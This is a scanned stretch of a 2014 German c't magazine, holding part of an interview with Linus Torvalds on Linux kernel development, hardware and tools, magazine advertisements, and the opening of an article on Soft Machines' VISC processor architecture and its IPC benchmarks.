Torvalds: Ich benutze Fedora 20 und wechsle wahrscheinlich auf die Beta der Version 21, wenn sie erscheint. Mein Desktop ist Gnome 3, das um Längen besser läuft als noch vor zwei oder drei Jahren; es ärgert mich allerdings, dass bei jedem Versionsprung alle Erweiterungen kaputtgehen, die ich verwende. Um das Dateisystem schere ich mich kein bisschen; ich glaube, es ist Ext4, weil das der Standard bei Fedora ist.

**„E-Mail ist ein großartiges Mittel, um technische Details zu diskutieren und einfach nur zu entwickeln.“**

c't: Hast du dir Root-Rechte auf deinem Smartphone verschafft?

Torvalds: NEIN! Ich habe das nur mal kurz bei einem Android-Smartphone von Samsung gemacht, weil ich die Samsung-Erweiterungen nicht ertragen konnte. Also hab ich Cyanogen-Mod installiert. Dieser Tage hab ich ein Nexus 5, bei dem ich keinen Grund zum Rooten habe, weil es Standard-Apps verwendet. Ich treibe keine Spielchen mit dem Gerät. Vor zwanzig Jahren hätte ich sicher gern damit experimentiert. Aber letztlich ist es doch so: Ich verbringe heute all meine Zeit mit dem Bearbeiten von E-Mail und habe meine Mit-Hardware-herumspielen-Phase hinter mir.

c't: Was macht derzeit am meisten Spaß bei der Arbeit an Linux?

Torvalds (nach einem Überlegen): Sicherstellen, dass die Entwicklung flüssig läuft. Dabei kann ich viel mit anderen interagieren. Ich liebe E-Mail. Ich bin halt niemand, der aus sich herausgeht und auf Leute zugeht. E-Mail ist ein großartiges Mittel, um technische

Details zu diskutieren und einfach nur zu entwickeln. Ich mag es einfach, mich per E-Mail mit Leuten auszutauschen, mit denen ich zusammenarbeite. Ich liebe und genieße das richtig.

Eine der Gründe, warum ich Linux immer noch mache: Es begann als technisches Projekt; aber erst die Tatsache, dass es dann eine gemeinschaftliche Arbeit wurde, bei der ich mit anderen Leuten zusammenarbeite, hat richtig Spaß gebracht. Dieser Teil bleibt, auch wenn ich selbst nicht programmiere.

c't: Gibt es irgendwelche Bereiche im Kernel, wo Verbesserungen oder Entwicklungen überfällig sind?

Torvalds: Ehrlich gesagt bin ich immer wieder erstaunt über die vielen Sachen, die Leute entwickeln. Ein Bereich, mit dem wir uns allerdings irgendwann beschäftigen sollten: das Entfernen ungenutzter Treiber. Wir haben Unmengen an ständig kompiliertem und vermutlich auch funktionierendem Code, bei dem ich allerdings nicht weiß, ob ihn noch irgendwer verwendet.

c't: Aber wie harmoniert das mit der Regel „Keine Rückschritte (no regressions) bei der Kernel-Entwicklung“?

Torvalds: Es verhält sich ähnlich wie mit dem Code zur Unterstützung des originalen i386-Prozessors von Intel, den wir vor einiger Zeit entfernt haben. Damals haben viele Leute gerufen „das könnt ihr nicht machen“. Darauf hab ich nur gesagt, wir ziehen das durch, denn wir können den Code ja wieder hervorholen, wenn jemand einen echten Anwendungsfall dafür zeigt. Das hatte aber niemand, denn viele 386er haben halt nur 4 MByte Arbeitsspeicher – und seien wir doch mal realistisch, ein Fedora 20 läuft damit nicht. Die „no regressions“-Regel war noch nie eine theoretische, es ging immer schon um die Praxis. Entwickler können alles ändern, was sie wollen, aber wenn jemand dadurch Probleme bekommt, dann ist es ein Rückschritt und muss behoben werden. Wenn keiner etwas merkt, ist alles okay.

c't: Und das funktioniert gut?

Torvalds: Das große Problem: Unternehmenskunden aktualisieren so selten, dass sie Probleme manchmal erst nach Jahren bemerken. Da kann man Code-Änderungen manchmal nicht zurücknehmen, weil inzwischen Software auf das neue Verhalten angewiesen ist. Aber die Situation bessert sich, denn einige der großen Unternehmensanwender haben das Problem erkannt. Sie haben vielleicht 10 000 Maschinen laufen, aber auf einigen, vielleicht ein paar Hundert, aktualisieren sie aggressiver, damit sie unter echter Last merken: Hier ist ein Performance-Problem oder hier funktioniert etwas nicht mehr. Mit dem alten Entwicklungsmodell damals in den Tagen von Linux 2.4/2.6 ging das nicht, da konnte man die Entwicklerkernel nicht ernsthaft einsetzen. Die Mainline-Kernel sind darum heute viel stabiler. Wenn du ein Facebook oder Google bist, sagst du einfach „wir nehmen jetzt mal auf zehn Maschinen den neuesten Kernel und schauen, was kaputtgeht“.

c't: Könnte ein Geheimdienst eine Hintertür in den Kernel einbauen, ohne dass es jemand merkt?

**„Ein Bereich, mit dem wir uns irgendwann beschäftigen sollten: das Entfernen ungenutzter Treiber.“**

Torvalds: Es gibt keine Garantien. Der beste Weg, eine Backdoor in den Kernel einzubauen, wäre wohl Social Engineering bei einem Entwickler. Aber ich hab nie Hinweise gesehen, dass es jemals versucht wurde. Letztes Jahr in Edinburgh hat man mich scherhaft gefragt, ob mich die NSA gebeten hat, eine Backdoor einzubauen. Ich hab damals geknickt und „nein“ gesagt.

Die Wahrheit ist: Ich bin nie von der NSA gefragt worden. Aber kann ich garantieren,

# Kennen Sie die Lücken?

**Aktion: 1 Jahr Eset NOD32**  
Virenschutz Vollversion gratis

[www.ctspecial.de](http://www.ctspecial.de)

c't Security

# c't Security

Selbst aktiv werden mit startklarer Live-DVD

## Spurensuche auf Ihrem PC

Doppel- Forensik mit DEFT und DART  
Live- Banking mit c't Bankix  
DVD

Passwort-Strategie und -Tipps

Trojaner-Tricks erkennen

Cloud-Daten verschlüsseln

Datenverkehr durchleuchten

Router-Risiko zu Hause im Griff

Test Kinderschutz-Tools



## Werkzeuge gegen die Datensammelwut

Werkzeugkoffer für Datensicherheit, Ihr Recht bei Behörden,  
Google aus dem Weg gehen, verräterische Apps finden

- ✓ 1 Jahr Eset NOD32 Virenschutz Vollversion GRATIS
- ✓ Live-DVD mit Sicherheits-Projekten:
  - Forensik: Spurensuche mit DEFT + Forensik-Tools von DART
  - c't Bankix: sicheres Online-Banking mit Finanzverwaltung

Gleich mitbestellen >

Die Anonymous-Maske  
statt 8,90 € nur 6,90 €



Bestellen Sie Ihr Exemplar für 9,90 € portofrei bis 31. 12. 2014\*:

shop.heise.de/ct-security-2014 service@shop.heise.de 0 21 52 915 229  
Auch als E-Book erhältlich unter: shop.heise.de/ct-security2014-pdf



\*danach portofreie Lieferung für Zeitschriften-Abonnenten des Heise Zeitschriften Verlags  
oder ab einem Gesamtwarenkorb von 15 €



heise shop

[shop.heise.de/ct-security-2014](http://shop.heise.de/ct-security-2014)

# ENJOY 1 MILLIMETER ATTRACTION



## Report | Interview

dass niemand anders gefragt wurde? Nein! Auch für andere Betriebssysteme kann das niemand garantieren. Aber Open Source macht es schwieriger, eine Backdoor einzubauen, ohne aufzufallen. Bei einem Treiber, den kaum jemand auf dem Radar hat, würde es vielleicht unbemerkt gelingen; solch ein Treiber würde aber normalerweise auch nicht geladen. Meines Erachtens haben wir kein Problem in diesem Bereich. Alle peinlichen Sicherheitsprobleme waren blöde Programmierfehler. Von denen haben wir reichlich; sie passieren nicht oft, aber zu oft.

c't: Was denkst du über AMDs Heterogeneous System Architecture (HSA)?

Torvalds: Ich freue mich schon auf den Zeitpunkt, wo Grafikchips, Krypto-Beschleuniger und ähnliche Bausteine denselben Adressraum für I/O nutzen wie der Hauptprozessor. Das macht die Dinge nämlich um Längen einfacher, weil wir die Kontrolle an ein User-space-Programm übergeben können. Das sollte den Leuten die Arbeit erleichtern, denen es um hohe Grafikperformance geht. Besonders interessant ist es auch für Berechnungen auf Grafikchips, weil man dann keine Daten mehr zwischen den Adressräumen der verschiedenen Chips hin- und herkopieren muss.

c't: Wie schätzt du die 64-Bit-Architektur von ARM ein?

Torvalds: Ich bin kein großer Fan des Memory Ordering bei ARM oder PowerPC, weil es zu schwer diagnostizierbaren Fehlern führen kann: Irgendwas, das heute funktioniert, geht vielleicht auf der nächsten CPU-Generation nicht mehr, weil sie Speicherzugriffe aggressiver umsortiert.

**„Die großen Server-Kunden, [...] sie fürchten sich sehr davor, dass Intel und x86 die einzige Wahl sind.“**

Trotzdem: ARM64 ist keine schlechte Architektur. Die große Frage ist aber: Ist es so viel besser, dass es die Mühe wert ist, sich mit der Andersartigkeit auseinanderzusetzen? Ich bin davon überzeugt, der Ansatz „viele kleine Kerne“ ist komplett daneben. Es gibt nur wenig Probleme, die sich parallelisieren lassen; das gilt selbst für High Performance Computing.

Es gibt allerdings auch nichts, was gegen einen leistungsfähigen ARM64-Prozessor

spricht. Aber ob ein solcher dann noch effizienter ist als ein x86er? Die Sache ist doch die: Die großen Server-Kunden, Google, Facebook, alle wollen Wettbewerb im Prozessormarkt. Es ist nicht, dass sie Intel nicht mögen; aber sie fürchten sich sehr davor, dass Intel und x86 die einzige Wahl sind. Und deswegen sieht man so ein Interesse an ARM64; nicht wenige schielen deswegen auch auf Power8.

Man hat Angst, an einen Zulieferer in einem Markt gebunden zu sein, den AMD verlässt. Okay, AMD ist nicht weg, aber aus Server-Sicht: Das AMD vor zehn Jahren mit dem Opteron, das war noch was, aber heute? Als AMD und Intel in einer Liga spielten, waren die Serverhersteller zufrieden. Vielleicht waren sie auf x86 festgelegt, aber nicht auf einen einzigen Anbieter. Dann ist Intel davongezogen und jetzt ist jeder besorgt, dass Intel zu mächtig wird.

Es ist aber schwer, in diesen Markt hineinzukommen. Du baust eine tolle Maschine und schaffst es vielleicht, ein paar Tausend davon an Google oder Facebook zu verkaufen – für die sind tausend Maschinen nichts, die machen das als Testlauf. Aber von Tausenden auf eine Million zu kommen, das ist schwer. Dann musst du nämlich nicht nur zeigen, dass es eine gute Maschine ist, sondern besser als Intel sein, und das ist schwer.



**Der EV2455 mit sensationell schmalem Rahmen für grenzenlose Bildqualität.**  
Entscheiden Sie sich für unseren neuen 24-Zöller und staunen Sie über den schmalsten Gehäuserahmen, den EIZO je entwickelt hat. Mit gerade einmal 1 mm Breite ist dieser selbst für einen Floh winzig. Und bietet dabei jede Menge Platz für beste Bildqualität und innovative EcoView-Funktionen. [www.eizo.de/ultraslim](http://www.eizo.de/ultraslim)



Report | Interview

c't: Freust du dich auf Wayland, kümmert es dich überhaupt?

Torvalds: Das ist nicht mein Gebiet. Ich bin immer äußerst skeptisch, wenn man etwas weg wirft und sagt: „Hey, ich hab hier was Neues, das löst alle Probleme.“ Es ist nicht, dass Wayland etwas falsch macht. Der X-Server, ja, der hat große Probleme, aber gleichzeitig haben seine Auswüchse auch ihre Geschichte. Ehrlich gesagt, ich habe den X-Server selbst gehasst. Das Build-System war schrecklich, 3D-Beschleunigung vs. 2D-Beschleunigung vs. Software ... ein Riesen-durcheinander. Aber X ist in den letzten zehn Jahren so viel besser geworden.

c't: Spielt du eigentlich?

Torvalds: Nein. Allenfalls mal etwas wie Candy Crush im Flieger. Hektische Spiele sind nicht meins; ich bin und war nie ein Gamer.

c't: Sind deine Kinder an Programmierung interessiert?

Torvalds: Sie sind nicht uninteressiert. Meine Älteste hat jetzt einen IT-Kurs an ihrer High School und lernt dort, was irgendwie kurios ist, Visual Basic. Aber das ist gut. Sie hat auch ein wenig Web-Entwicklung gemacht, aber

ich glaube, sie ist nicht sonderlich an Programmierung interessiert.

c't: Woran jenseits von Kernel, Git oder deiner Touch-Software Subsurface würdest du arbeiten, wenn du ein halbes Jahr Zeit hättest?

### *„Was ich wirklich gern sehen würde: ein richtiges ARM-Notebook. Kein Spielzeug, kein Tablet.“*

Torvalds: Ich habe mich mal sehr für Compiler interessiert, weil ich mich für Hardware interessiere. Also wenn du keinen Kernel machst, was sonst ist wirklich nahe an der Hardware? Compiler.

c't: Freust du dich auf LLVM?

Torvalds: Deutlich weniger als noch vor zehn Jahren. Damals war der GCC-Entwicklungsprozess richtig kaputt. Ich war damals oft frustriert von GCC und habe mir Konkurrenz gewünscht. Das sind heute Clang und LLVM, aber GCC ist erheblich besser geworden. Ich mache mir heute über den Compiler viel weniger Gedanken. GCC ist sehr zuverlässig,

aber wenn es mal Probleme gibt, sind sie sehr schwer zu finden.

LLVM macht mich ein bisschen nervös, weil es ein junger, neuer Compiler ist und wir wissen, dass er Fehler hat. Um den Kernel damit zu kompilieren, braucht man nicht nur Kernel-Patches, sondern auch die richtigen LLVM-Patches. Aber ich bin interessiert und werde es sicher selbst probieren. Ich denke, Ende dieses oder Anfang nächsten Jahres kann man für den Kernel zwischen GCC und LLVM wählen.

c't: Was sind die interessantesten Entwicklungen in der Computer-Welt?

Torvalds: Ich bin immer sehr an Hardware interessiert, aber da gab es in letzter Zeit nichts Neues von größerer Bedeutung. Was ich wirklich gern sehen würde: ein richtiges ARM-Notebook. Kein Spielzeug, kein Tablet. Etwas, das ich so richtig benutzen kann. Ich verwende ARM jeden Tag in meinem Telefon, aber das ist was anderes: Ich kann darauf nichts kompilieren, ich kann darauf nicht wirklich arbeiten. Ich bin gespannt, ob ARM es über Telefone und Tablets hinaus schafft. Nicht nur in Server, die interessieren mich nicht sehr, sondern auch in einen „richtigen“ Computer für meinen Schreibtisch. Ich dachte, das würde schon vor Jahren passieren, ist es aber nicht. (thl) **ct**

Andreas Stiller

# CISC oder RISC war gestern

Kalifornisches Start-up überrascht mit neuer Prozessorarchitektur VISC

Es war eines der größten „Stealth outs“ eines Start-up im Silicon Valley seit Langem, jedenfalls seit dem denkwürdigen 7. November 1999, an dem Transmeta öffentlich in Erscheinung trat. Nun überraschte auf der Linley Processor Conference eine Firma namens Soft Machines mit einem viel versprechenden neuen Prozessorkonzept.


Ausgestattet mit 125 Millionen US-Dollar Investitionskapital und mit 250 Mitarbeitern stellte sich auf der Konferenz in Santa Clara die bislang im Verborgenen agierende Firma Soft Machines vor. Weit reisen musste sie dazu nicht, sitzt sie doch nur einen Chip-Wurf entfernt im Dreieck zwischen Intel, Nvidia und AMD.

Im gleichen Bermuda-Dreieck logierten seinerzeit die Prozessorfirmen Transmeta, Rise Technology und Montalvo Systems ... und gingen unter. Da bleibt zu hoffen, dass Soft Machines seefester ist und ihr dieses Schicksal erspart bleibt.

Soft Machines – die Älteren unter uns erinnern sich vielleicht noch an die britische Jazz-Rock-Gruppe The Soft Machine aus den 60ern – wurde bereits 2006 von den beiden ehemaligen Intel-Ingenieuren Mohammed Abdallah und Mahesh Lingareddy ins Leben gerufen. Ihr Konzept einer Architektur, bei der mehrere Kerne dynamisch an einem einzelnen Thread arbeiten können, war offenbar so überzeugend, dass in der Zwischenzeit diverse illustre Investoren auf diesen Zug aufgesprungen sind, darunter AMD, Samsung, Mubadala sowie mehrere russische Investitionsfirmen.

Mit dabei als Direktoren sind auch der aus Deutschland stammende Axel Tillmann, der die USA-Geschäfte der russischen Venture-Kapitalfirma RVC führt, und Gordon Campbell, früher Marketingchef bei Intel. Die für viele groß gewordenen Start-ups wichtige erste Anschubfinanzierung kam hier von Albert Yu.

Yu ist ein guter alter Bekannter der Szene, war er doch über 30 Jahre bei Intel und führte dort lange Zeit das Mikroprozessorgeschäft. Im brodelnden Konkurrenzkampf mit AMD hatte er sich allerdings etwas verant und unreife Chips auf den Markt geworfen. Das brach ihm bei Intel das Genick. Er verließ beleidigt die Firma, gründete dann eine Investor Company und wollte nach den leidigen Erfahrungen mit Mikroprozessoren nichts mehr damit zu tun haben. Doch sein ehemaliger Angestellter Lingareddy über-



Der Clou bei VISC ist die Zerlegung eines einzelnen Threads in Threadlets.

zeugte ihn später eines Besseren und konnte den 100 000-Dollar-Scheck gleich mit nach Hause nehmen.

## Concurrent statt Parallel

VISC, so Soft-Machines-Mitgründer Abdallah im Gespräch mit c't, ist als inhaltliche und klangliche Fortsetzung von CISC und RISC zu verstehen, jeder darf sich ansonsten aussuchen, was die Abkürzung für ihn heißen mag, ob nun Virtual Instruction Set Computing oder Very Intensive Scaling Computer, whatever. Der Clou der Technik ist, dass sie mit magischen Tricks einzelne Threads in kleinere unabhängige virtuelle Threads, auch Threadlets genannt, zerlegt. So arbeiten dann mehrere Kerne an einem einzelnen Thread und erhöhen damit die wichtige Kenngröße für Effizienz: Instructions per Cycle oder auch Instructions per Clock, abgekürzt IPC. Zuweilen findet man auch den Kehrwert CPI, also Cycles per Instruction.

Die Threadlets, so betonte Abdallah, werden dabei nicht unbedingt wie sonst in den Multi-Core-Architekturen üblich „parallel“, sondern „concurrent“ ausgeführt. Das heißt, sie können sich zeitlich nur teilweise oder

auch gar nicht überlappen. Die Threadlets laufen auch nicht eins zu eins aufgeteilt auf den vorhandenen physischen Kernen, sondern sie „sehen“ je nach Bedarf größere oder kleinere virtuelle Kerne. Dazu stellen die physischen Kerne dynamisch die Ressourcen wie Funktionseinheiten, Caches und so weiter zur Verfügung.


Das gilt insbesondere dann, wenn mehrere Software-Threads ausgeführt werden, etwa wenn ein Thread mit hohem Ressourcenbe-



c't sprach mit Mohammed Abdallah, einem der beiden Firmengründer von Soft Machines.




2014 · 430 Seiten · € 24,90 (D)  
ISBN 978-3-86490-152-2



2. Auflage  
2014 · 196 Seiten · € 19,95 (D)  
ISBN 978-3-86490-134-8




2014 · 306 Seiten · € 19,95 (D)  
ISBN 978-3-86490-217-8



2014 · 408 Seiten · € 29,90 (D)  
ISBN 978-3-86490-160-7

NEU



2014 · 394 Seiten · € 27,90 (D)  
ISBN 978-3-86490-151-5



2014 · 280 Seiten · € 34,90 (D)  
ISBN 978-3-86490-206-2




2014 · 264 Seiten · € 34,90 (D)  
ISBN 978-3-86490-208-6

NEU



Kompaktkurs  
C# 5.0




2. Auflage  
2014 · 408 Seiten · € 34,90 (D)  
ISBN 978-3-86490-195-9




2014 · 396 Seiten · € 32,90 (D)  
ISBN 978-3-86490-189-8

HackerSpace

Programmierung



Der Gastcode (ARM oder x86) wird im Software Layer auf den nativen Befehlssatz konvertiert und dann dynamisch optimiert. SMI ist nativ kodiert.



Die Basis-Pipeline hat nur zehn Stufen, drei davon dienen der Threadlet-Erzeugung.

darf (heavy) gleichzeitig mit einem mit weniger Bedarf läuft (light).

Die Erzeugung der Threadlets geschieht in nur drei Stufen in der mit zehn Stufen recht kurzen Pipeline unmittelbar nach dem Einlesen der Befehle (Fetch). Den eigentlichen Voodoo-Zauber veranstaltet aber zum guten Teil schon vorher der Virtual Software Layer. Der konvertiert nämlich von dem Code des Gastsystems (sei es ARM oder x86) hin zum nativen Code der VISC-Prozessoren. Dessen Instruktionssatz ist noch generischer als der von ARM, ähnelt wahrscheinlich mehr einem Microcode. Abdallah vermeidet hierbei den Begriff Translation, vielleicht auch, weil dieser zu sehr von Transmetas Crusoe-Prozessor geprägt ist; er spricht lieber von Mapping und Konvertierung. Gewisse Ähnlichkeiten zur Binary Translation dürfte es aber wohl geben, so wie sie beispielsweise HP verwendet, um PA-RISC auf Itanium zu fahren.

Andererseits machen es ja die Intel- und AMD-Prozessoren so viel anders nicht, wenn sie von x86 auf Microcode „konvertieren“. Bei Via/Centaur-Prozessoren konnte man früher sogar den MIPS-artigen Kern direkt mit nativem Code ansprechen. Ob Soft Machines auch ein Native-API herausgeben wird, ist aber eher unwahrscheinlich.

Hinzu kommt eine nachgeschaltete dynamische Optimierung in nativem Code (wie seinerzeit bei Transmetas Crusoe-Prozessor ...), bevor es dann an den Prozessor weitergeht. Vermutlich werden auf diesem Wege auch schon Strukturen für die Threadlets per Software vorbereitet. Mit vielen Spekulationen soll das Design nicht arbeiten. Spekula-

tionen sind komplex und fehlerträchtig, wie man unlängst an Intels TSX sehen konnte.

Wer sich durch die nahezu hundert inzwischen veröffentlichten Patente von Soft Machines quälen mag, wird hier sicherlich noch zahlreiche Hinweise finden, wie das Ganze genauer vor sich geht. Wichtig ist, was hinten herauskommt, und das kann sich zumindest in puncto IPC sehen lassen.

### Benchmarks und IPC

Soft Machines hat sich viel Mühe gegeben, den komplizierten SPEC2006-Benchmark auf vielen ARM-Plattformen zum Laufen zu bringen, darunter sogar auf Apples A7 unter iOS 7.01 mit dem Clang-Compiler (Xcode 5.1.1) sowie auf dem Cortex-A15 im Chromebook von Samsung unter Chrome OS und auf einem nicht weiter spezifizierten Cortex A57.

Alle SPEC-Einzel-Benchmarks haben die Soft-Machine-Software-Experten zwar nicht geschafft, vor allem bei FORTRAN-Code wirds schwierig, aber immerhin 22 von 29 kamen durch. Bei einigen gab es hier und

da leichte Rundungsabweichungen – das hatten wir bei unseren SPEC2000-Experimenten auf ARM aber auch. Im Hinblick auf IPC spielen kleinere Abweichungen erst einmal keine Rolle.

Der Prototyp-Prozessor VC2 wurde im Frontend unter Ubuntu/Linaro/Busybox mit binärem ARM32-Code vom gcc 4.6.2 versorgt und hängte damit mit einem IPC-Wert – bezogen auf ARM-Instruktionen, nicht etwa auf die nativen Befehle – von 2,1 im geometrischen Mittel der 22 Einzelbenchmarks die versammelte Konkurrenz locker ab. Die kam nach den Messungen von Soft Machines beim Cortex A15 nur auf 0,71, beim Cortex A57 (mit 32-Bit-Code) auf 0,87 und beim Apple A7 auf 1,0.


Geradezu gruselig sieht es bei Intels Atom (Bay-Trail Z3740 im Asus Transformer Book T100A) aus, der in dieser Disziplin nur mit schlappen 0,69 x86-Instruktionen pro Takt aufzuwarten kann – okay, die sind als CISC-Instruktionen mitunter etwas leistungsfähiger als die RISC-Kollegen der ARM-Pendants. Beim Haswell mit seinem angegebenen IPC von 1,39 hinkt der Vergleich noch mehr, denn dabei handelt es sich nur um einen auf 1 GHz heruntergetakteten Haswell-Pentium 3550M, also ohne AVX/AVX2 und FMA, auf dem zudem 64-Bit-Code lief. Damit bekommt man üblicherweise etwa 10 Prozent schlechtere IPC-Werte als mit 32-Bit-Code. Außerdem verwendete Soft Machines hier ebenfalls den gcc und nicht etwa Intels hochoptimierenden ICC.

Mit allen trickreichen Optimierungen käme ein echter Haswell bei SPECint2006 wohl auf 1,9 bis 2,0 Instruktionen pro Takt und damit recht nahe an VISC heran. Dabei muss man allerdings berücksichtigen, dass der VC2-Prototyp nur mit zwei Kernen lief. Ein einziger VISC-Kern hat laut Soft Machines mit einem IPC-Wert von 1,3 bereits eine höhere Effizienz als die meisten ARM-Kollegen, der zweite Kern steigert das dann um 50 bis 60 Prozent. Ein dritter Kern steigert den Output nach den Simulationsergebnissen dann allerdings nur noch um 20 bis 30 und ein vierter lediglich um 10 bis 20 Prozent. Mehr als vier Kerne machen also nicht mehr viel Sinn. Hochgerechnet käme ein Vierkerner damit auf einen durchaus beeindruckenden IPC-Wert von etwa 3,0.

Als besonders gut geeignet für die VISC-Architektur erwies sich der Libquantum-Benchmark der SPECint2006-Suite, den ja auch die x86-Compiler sehr effizient automatisch parallelisieren können. Für den braucht der VC2 nur 403 Milliarden Zyklen, Cortex

### IPC im geometrischen Mittel von 22 der 29 SPEC-2006-Benchmarks

Prozessor	Code	Cache	Pipeline	22 SPEC_2006 besser
VISC Dual Core (400 MHz, 2C)	32 Bit	1M	kurz	2,1
ARM Cortex-A15 (Exynos 5220, 1,7 GHz, 1C)	32 Bit	1M	mittel	0,71
Apple A7 (1,3 GHz, 1C)	32 Bit	1M+4M	mittel	1
ARM Cortex-A57 (1C)	32 Bit	2M	mittel	0,87
Intel Bay Trail (Z3740 1,86 GHz, 1C)	32 Bit	2M	mittel	0,69
Intel Haswell-Pentium (3550 1,0 GHz, 1C)	64 Bit	2M	lang	1,39



Ganz wichtig: die Energieeffizienz ins SPEC/Watt (hier auch hochgerechnet auf vier VISC-Kerne). Bis zu viermal so gut bei gleicher Performance wie die ARM-Konkurrenz.

A15 und Baytrail benötigen etwa sechsmal so viele Takte, der Haswell (ohne AVX/FMA) doppelt so viele. Auch der uralte Dhystone ist offenbar ein Lieblingsbenchmark von Soft Machines. Bei ihm schwingt sich der VC2 auf beindruckende 15,6 Dhystone-MIPS/MHz hoch, dreimal so viele wie beim Haswell und viermal so viele wie Cortex-A15.

